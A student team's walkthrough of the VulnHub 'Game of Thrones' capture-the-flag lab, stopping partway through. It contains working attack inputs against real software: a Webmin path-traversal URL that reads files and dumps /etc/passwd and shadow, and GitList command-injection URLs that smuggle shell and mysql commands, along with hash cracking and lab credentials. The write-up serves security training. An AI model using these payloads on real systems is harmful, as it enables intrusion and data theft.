
Game of Thrones CTF Complete Walkthrough

Created by: HAL5000, EchoSentry157, Colorbot, and Student13

1. First we need to download the .ova from [vulnhub](https://www.vulnhub.com/entry/game-of-thrones-ctf-1,201/).
2. We then install the ova on our virtualbox and map the machine into our virtual network with our host machine.
3. We had to do some reconnaissance to get an understanding of what we are working with.
   1. To do this we first need our host's machine IP address. We use the syntax: ip a
   2. Now with that ip address we need to scan the network for other devices. We do this with the following syntax: nmap 192.168.57.1/24
   3. We now see a device with 8 open ports. This must be the CTF server.
   4. We then nmap just that device to see if we can get any more information that we can then exploit using the syntax: nmap 192.168.57.5 -sV

.


1. We opted to check out the first service FTP because under normal circumstances you can login to an FTP as anonymous with no password. We used the syntax ftp 192.168.57.5




1. We see that we need a login and we also cannot brute force because of the fail2ban service. Next we take a look at the http server on port 80.



1. A very basic looking website with the game of thrones theme song playing. We opened the browser in burp suite and began to inspect the html, css, and js. While there we also looked at the sitemap just to see if burp found any subdirectories.






1. We see some clues about a map, music, magic and music being TAGGED.
   1. Our next thought is to see if we can find any more hidden directories on the website. We use the syntax: dirb http://192.168.57.5/



* 1. A few of the directories in the above screenshots stick out, so we headed to those first.



1. Going to the /robots.txt led us to a few secret tabs
   1. We visited the /the-tree/ directory first.



* 1. Looks like we need to change our user agent to the Three-eyed-raven to get to the right page. We went to the site in burp suite and changed our user agent before forwarding the request.


###### **A map!** Heading to /secret-island/ leads us to a link for this image!



* 1. We even tried /direct-access-to-kings-landing/.




* 1. With all these hints about music, we decide to check out the two different music format files in the /music/ directory. Eventually through trial and error we found out if we go to the link: view-source:http://192.168.57.5/music/game\_of\_thrones.mp3. We see a lot of text that looks like an image. We copied and pasted the text into a file and used the syntax: strings throwaway | tr -d '\n' | grep Savages




## We get the **Savages Secret Flag!**

* 1. Checking out the /h/i/d/d/e/n/ directory gives us everything we need to continue with the main quest.




* 1. So far it looks like we have some credentials for the FTP server “Dorne”, and some numbers and polite people. We have also learned we cannot travel from docker to docker or use brute force.


1. We use the syntax: ftp oberynmartell@192.168.57.5 and then enter the password: A\_verySmallManCanCastAVeryLargeShad0w




# We get the **Dorne Flag!**

1. While we are here we dig around with the syntax: dir
2. This shows two text files in the system that we download to our attacker’s computer with the syntax: get problems\_in\_the\_north.txt and get the\_wall.txt.nc







1. The first document looks like a username:password and the encryption scheme, while the second document looks like the thing we need to unencrypt.
2. We get stuck here so we decide to run a nikto scan on the host using the syntax: nikto -host 192.168.57.5
3. The only directory it enumerates that we hadn’t checked was /sitemap.xml. It has a raven.php on the site, so we try to go to 192.168.57.5/raven.php?.



1. We end up having to download a legacy version of hashcat(2.0) in order to perform the crack on the md5(md5($salt).$pass) format. The syntax was: sudo ./hashcat2.0/hashcat-2.0-master/hashcat-cli64.bin -m 3610 -a 0 nobody.txt /usr/share/wordlists/rockyou.txt




1. We then have to use mcrypt to unencrypt the\_wall.txt.nc file with the following syntax: mcrypt -h sha1 -d the\_wall.txt.nc → passphrase:stark




10. We now have the credentials and the hostname for the CTF server.

1. We add the hostname with the syntax: sudo nano /etc/hosts and add 192.168.57.5 winterfell.7kingdoms.ctf to our known hosts.
2. We can now go to the website above and enter the credentials.




# The **North Flag!**


1. We also found a clue in the winterfell.css



1. Eventually we figured out that the image below Jon Snow was the shield the clue was talking about. We downloaded it and used the command strings on it.




1. After researching DNS TXTs we found this link <https://www.howtouselinux.com/post/dig-dns-txt-record> and figured out the syntax: dig @192.168.56.10 Timef0rconqu3rs.7kingdoms.ctf TXT




# The **Iron Islands Flag!**

11. We now have a new subdomain to enter in our /etc/hosts/. After we entered the subdomain, we went to the website and entered our credentials.




1. After some trial and error, We figured out this page was actually everything we needed. It provided us with a version number of the server webmin, and the location on the flag.txt.
2. We found a [link](https://www.americaninfosec.com/research/dossiers/AISG-12-001.pdf) to a pdf that showed us an exploit that could take us anywhere on the website’s server by putting our destination past the /file/show.cgi/. Our syntax used was:

http://stormlands.7kingdoms.ctf:10000/file/show.cgi/home/aryastark/flag.txt



# The **Stormlands Flag!**


1. While here we dumped the /etc/passwd and shadow while we were here. Nothing very useful, but does give us some more information.



12. Next up we head to the postgresql server at port 5432. We login with the syntax:


psql -h 192.168.57.5 -p 5432 -U robinarryn -d mountainandthevale and password: cr0wn\_f0r\_a\_King-\_


1. We get used to the syntax in the sql database starting with the syntax: \h. We then learn to show tables we use the syntax: \dt




1. We then use select \* from each of the table names to leak the information.










1. Number 9 looks like a cipher. We use cyberchef and select from rot13. We find out its actually rot16 and get the phrase:

The many-faced god wants you to change your face. He wants you to identify as one of your kill list. Select it based on this book's lost page number. The database to connect will be braavos and your password will be: ValarMorghulis (password was cut off for some reason)


Also we see the missing number from the page is 5. Looking at the kill list it looks like the user should be TheRedWomanMelisandre




1. Logging with: psql -h 192.168.57.5 -p 5432 -U TheRedWomanMelisandre -d braavos gets us our

## **Braavos Secret Flag!**

1. We do some more research on how to OWN the database using links especially: <https://serverfault.com/questions/198002/postgresql-what-does-grant-all-privileges-on-database> and website: <https://stackoverflow.com/questions/19301455/find-hidden-postgres-tables>
2. We eventually use the syntax: GRANT ALL PRIVILEGES ON ALL TABLES IN SCHEMA public TO robinarryn; and then the syntax: select \* from pg\_class ; ( shows all tables in database ) and see a table called flag. We then use the syntax: select \* from flag; and the database outputs this. It looks like base64!





# The **Vale Flag!**

13. We go back to our hints “The high Garden citizens never were great warriors, they are POLITE people and If you want to enter their fortress you only need to Knock at the gates but follow their rules…” We then go back to the very beginning with the hint "3487 64535 12345 . Remember these numbers, you'll need to use them with POLITE people you'll know when to use them"


1. We learn about an exploit called port knocking. After downloading a program called knockd we use the syntax: sudo knock 192.168.57.5 143 3487 64535 12345 and the filtered port on 143 is now open!
2. We learned about the syntax for an imap server at <https://support.moonpoint.com/network/email/telnet-imap.php>

We then use the syntax: telnet 192.168.57.5 143

b select INBOX

c fetch 1 body

d fetch 1 body[]



# The **Reach Flag!**


14. After unlocking all of these flags port 1337 opens by itself. If it is not open make sure you have unlocked all of the flags so far. The credentials above are used to log into another website so we open mozilla and go to <http://192.168.57.5:1337/>. It brings us to a gitlist (private github)

1. After going through the 3 tabs we find the first one is the only one with actual information.




1. We decode the text from hex and it outputs: /home/tyrionlannister/checkpoint.txt
2. We found a gitlist exploit from the link http://dronesec.pw/blog/2014/06/29/gitlist-rce/

and use the syntax: http://192.168.56.10:1337/casterly-rock/tree/master/%22%22%60cat%20/home/tyrionlannister/checkpoint.txt%60/“”`cat /home/tyrionlannister/checkpoint.txt`



1. We found out that logging in from the terminal doesn’t work and saw more hints about a direct tunnel from the gitlist. We eventually come up with the syntax: http://192.168.56.10:1337/casterly-rock/tree/master/%22%22%60mysql%20-h%20192.168.56.10%20-u%20cerseilannister%20-p\_g0dsHaveNoMercy\_%20-D%20kingslanding%20--execute=%22show%20tables%22%60/ and then the syntax:

http://192.168.56.10:1337/casterly-rock/tree/master/%22%22%60mysql%20-h%20192.168.56.10%20-u%20cerseilannister%20-p\_g0dsHaveNoMercy\_%20-D%20kingslanding%20--execute=%22select%20\*%20from%20iron\_throne;%22%60/



1. Looks like morse code? We find a decoder online: /ETC/MYSQL/FLAG
2. Using the url bar and the link <https://dev.mysql.com/doc/refman/8.0/en/privileges-provided.html>. We create a table to grab the information from /etc/mysql/flag using the syntax:

http://192.168.56.10:1337/casterly-rock/tree/master/%22%22%60mysql%20-h%20192.168.56.10%20-u%20cerseilannister%20-p\_g0dsHaveNoMercy\_%20-D%20kingslanding%20--execute=%22show%20grants;%22%60/

1. Looking into what we can do with these privileges. maybe CREATE and LOAD-DATA

site for reference: <https://dev.mysql.com/doc/refman/5.7/en/load-data.html>

CREATE TABLE SYNTAX –


http://192.168.56.10:1337/casterly-rock/tree/master/%22%22%60mysql%20-h%20192.168.56.10%20-u%20cerseilannister%20-p\_g0dsHaveNoMercy\_%20-D%20kingslanding%20--execute=%22CREATE%20TABLE%20test%20(name%20VARCHAR(10000));%22%60/

LOAD DATA INFILE '/tmp/test.txt' INTO TABLE test;

http://192.168.56.10:1337/casterly-rock/tree/master/%22%22%60mysql%20-h%20192.168.56.10%20-u%20cerseilannister%20-p\_g0dsHaveNoMercy\_%20-D%20kingslanding%20--execute=%22LOAD%20data%20INFILE%20%E2%80%98/etc/mysql/flag%E2%80%99%20INTO%20TABLE%20test;%22%60/

http://192.168.56.10:1337/casterly-rock/tree/master/%22%22%60mysql%20-h%20192.168.56.10%20-u%20cerseilannister%20-p\_g0dsHaveNoMercy\_%20-D%20kingslanding%20--execute=%22load%20data%20infile%20'/etc/mysql/flag'%20into%20table%20test;%22%60/


http://192.168.56.10:1337/casterly-rock/tree/master/%22%22%60mysql%20-h%20192.168.56.10%20-u%20cerseilannister%20-p\_g0dsHaveNoMercy\_%20-D%20kingslanding%20--execute=%22select%20\*%20from%20test;%22%60[/](http://192.168.56.10:1337/casterly-rock/tree/master/%22%22%60mysql%20-h%20192.168.56.10%20-u%20cerseilannister%20-p_g0dsHaveNoMercy_%20-D%20kingslanding%20--execute=%22select%20*%20from%20test;%22%60/)




# The **King’s Landing Flag!**

15. Next we ssh to prepare for the final battle! Using the syntax: ssh daenerystargaryen@192.168.57.5 password = .Dracarys4thewin.

1. Looking around we see two text files. Digging deeper we also see a user branstark but can’t don’t have access to go to his home directory. In the checkpoint.txt we see the following.

